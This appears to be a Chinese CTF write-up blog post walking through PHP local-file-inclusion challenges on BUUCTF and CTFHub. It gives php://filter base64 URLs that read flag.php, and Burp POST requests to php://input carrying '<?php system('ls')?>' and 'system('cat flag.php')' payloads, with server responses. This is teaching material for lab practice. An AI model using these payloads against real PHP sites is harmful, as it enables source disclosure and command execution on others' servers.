
BUUCTF-[ACTF2020 新生赛]Include 1、读取源代码、php://input

原创


YKingH 于 2021-07-18 18:22:32 发布

分类专栏： CTF专题 文章标签： 安全



BUUCTF-[ACTF2020 新生赛]Include 1

打开页面后，点击tips出现：



3.php://filter

用途

它是一种元封装器,filter翻译过来就是过滤器，使用其筛选管道可以读取源文件。

读取文件并进行显示或写入，如果已经将木马传上，可以以此包含。

特点

可读，可写

双off也可以使用

形式


```
?file=php://filter/read=convert.base64-encode/resource=admin.php
// 关于resource,起手可猜解常见的login,admin,index,upload,flag
```

base64 编码是因为 php 文档以plain形式会被PHP服务器先经过一次解释，再回显到前端，导致显示错误

将admin.php改为flag.php,即可得到由base64编码过的结果

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZTk2MTRkYzYtMzNjMi00YWZkLWFjYTUtZDRmMTU1NWQ2ODljfQo=
```

用burp进行解码



复制flag提交即可

CTFHub-读取源代码


利用php://filter

```
http://challenge-4da2c855f0232708.sandbox.ctfhub.com:10800/?file=php://filter/resource=/flag
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-dlkdPvL6-1626603463021)(D:\Blog\文件包含练习\image-20210718155825307.png)]

也可以base64输出,然后解码

```
http://challenge-4da2c855f0232708.sandbox.ctfhub.com:10800/?file=php://filter/read=convert.base64-encode/resource=/flag
```



参数

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<；两个链的筛选列表>	任何没有以 *read=* 或 *write=* 作前缀 的筛选器列表会视情况应用于读或写链。

CTFHub-php://input

考查php://input

用burp抓包，然后send to repeater,修改请求方式：

Request


Raw | Params | Headers | Hex | XML

```
POST /?file=php://input HTTP/1.1
Host:
challenge-0f5150161ddb4957.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:89.0) Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
UM_distinctid=17a04adc10f600-088937c2ddcca1-4c3f2d7
3-e1000-17a04adc11058b
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

<?php system('ls')?>
```


Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Sun, 18 Jul 2021 08:22:13 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 102
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

index.php
phpinfo.php
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>
```



找到flag222_06，并利用



参照优秀学长笔记修改表单：

形式

```
//表单
POST /?file=php://input HTTP/1.1
Host: beb8b73b-b346-4286-a7c0-b492e86ef714.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 31

<?php system('cat flag.php') ?>
```